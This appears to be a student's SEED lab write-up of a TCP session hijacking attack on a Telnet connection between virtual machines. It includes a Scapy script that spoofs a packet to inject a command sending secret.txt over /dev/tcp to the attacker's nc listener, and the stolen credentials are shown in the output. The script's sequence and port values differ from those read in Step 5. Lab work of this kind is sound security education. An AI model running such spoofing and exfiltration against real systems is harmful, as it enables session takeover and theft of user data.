
Step 2: Open Wireshark in Attacker VM to sniff packets

Step 3: Run a command in the User terminal



```
[04/14/22]seed@VM:~$ ls
android        Desktop    examples.desktop  lab_02  Pictures  Templates
bin            Documents  get-pip.py        lib     Public    Videos
Customization  Downloads  host              Music   source
```


Step 4: Attacker can see network traffic, click on last packet from User to Server



```
No.  Time                          Source             Destination        Protocol  Length Info
  72 2022-04-14 07:16:19.7538678…  10.0.2.6           10.0.2.4           TCP         66 60512 -
  73 2022-04-14 07:16:19.7542313…  10.0.2.4           10.0.2.6           TELNET     351 Telnet
  74 2022-04-14 07:16:19.7544530…  10.0.2.6           10.0.2.4           TCP         66 60512 -
  75 2022-04-14 07:16:19.7575077…  10.0.2.4           10.0.2.6           TELNET      87 Telnet
  76 2022-04-14 07:16:19.7577035…  10.0.2.6           10.0.2.4           TCP         66 60512 -
  77 2022-04-14 07:16:57.4097457…  10.0.2.6           10.0.2.3           DHCP       342 DHCP Re
  78 2022-04-14 07:16:57.4127830…  10.0.2.3           10.0.2.6           DHCP       590 DHCP AC
  79 2022-04-14 07:17:02.5496401…  PcsCompu_42:f5:0c  PcsCompu_bf:f7:fa  ARP         60 Who has
  80 2022-04-14 07:17:02.5496488…  PcsCompu_bf:f7:fa  PcsCompu_42:f5:0c  ARP         60 10.0.2.

▸ Frame 76: 66 bytes on wire (528 bits), 66 bytes captured (528 bits) on interface 0
▸ Ethernet II, Src: PcsCompu_42:f5:0c (08:00:27:42:f5:0c), Dst: PcsCompu_72:98:68 (08:00:27:72:98:68)
▸ Internet Protocol Version 4, Src: 10.0.2.6, Dst: 10.0.2.4
▾ Transmission Control Protocol, Src Port: 60512, Dst Port: 23, Seq: 2558990078, Ack: 242260315, Len: 0
    Source Port: 60512
    Destination Port: 23
    [Stream index: 0]
    [TCP Segment Len: 0]
    Sequence number: 2558990078
    Acknowledgment number: 242260315
    Header Length: 32 bytes
  ▸ Flags: 0x010 (ACK)

0000  08 00 27 72 98 68 08 00  27 42 f5 0c 08 00 45 10   ..'r.h.. 'B....E.
0010  00 34 7d 04 40 00 40 06  a5 a6 0a 00 02 06 0a 00   .4}.@.@. ........
0020  02 04 ec 60 00 17 98 87  16 fe 0e 70 99 5b 80 10   ...`.... ...p.[..
0030  00 f5 11 ca 00 00 01 01  08 0a 00 16 70 76 00 16   ........ ....pv..
0040  97 89                                              ..
```


Step 5: From this packet we can obtain the source port is 60512, destination port is 23, and learn the next seq number as well as the ack number (242260315). The next seq number is found by adding the sequence number and the TCP segment length which is just 2558990078 since the segment length is 0.

Step 6: The attacker begins a TCP server program with nc




```
[04/14/22]seed@VM:~/Desktop$ nc -lv 9090
Listening on [0.0.0.0] (family 0, port 9090)
```

Step 7: With this information, we can write a new python script to hijack the TCP connection between the User and the Server by generating a spoofed packet from User to Server.




```python
#Python script to hijack a TCP connection

import sys
from scapy.all import *

print("Sending session hijacking packet....")
ip = IP(src="10.0.2.6", dst="10.0.2.4")
tcp = TCP(sport=60514, dport=23, flags="A", seq=78082194, ack=2295961828)
data = "\r cat /home/seed/secret.txt > /dev/tcp/10.0.2.5/9090\r"
pkt = ip/tcp/data
ls(pkt)
send(pkt,verbose=0)
```

Step 8: Run the python script on Attacker VM in a new terminal



```
[04/14/22]seed@VM:~/Desktop$ sudo python3 session_hijack.py
Sending session hijacking packet....
version    : BitField  (4 bits)                  = 4              ('4')
ihl        : BitField  (4 bits)                  = None           ('None')
tos        : XByteField                          = 0              ('0')
len        : ShortField                          = None           ('None')
id         : ShortField                          = 1              ('1')
flags      : FlagsField                          = <Flag 0 ()>    ('<Flag 0 ()>
')
frag       : BitField  (13 bits)                 = 0              ('0')
ttl        : ByteField                           = 64             ('64')
```

Step 9: We can include a malicious command to tell the server to give the attacker information on the contents of ‘secret.txt’. We can confirm the attack was successful by seeing the output in the Attacker terminal



```
[04/14/22]seed@VM:~/Desktop$ nc -lv 9090
Listening on [0.0.0.0] (family 0, port 9090)
Connection from [10.0.2.4] port 9090 [tcp/*] accepted (family 2, sport 37038)
Welcome to UC!

My username: m12226365
My password: thisismypassword
[04/14/22]seed@VM:~/Desktop$ 
```

Step 10: The user has lost the telnet connection now and is frozen out of the telnet, unable to type any commands.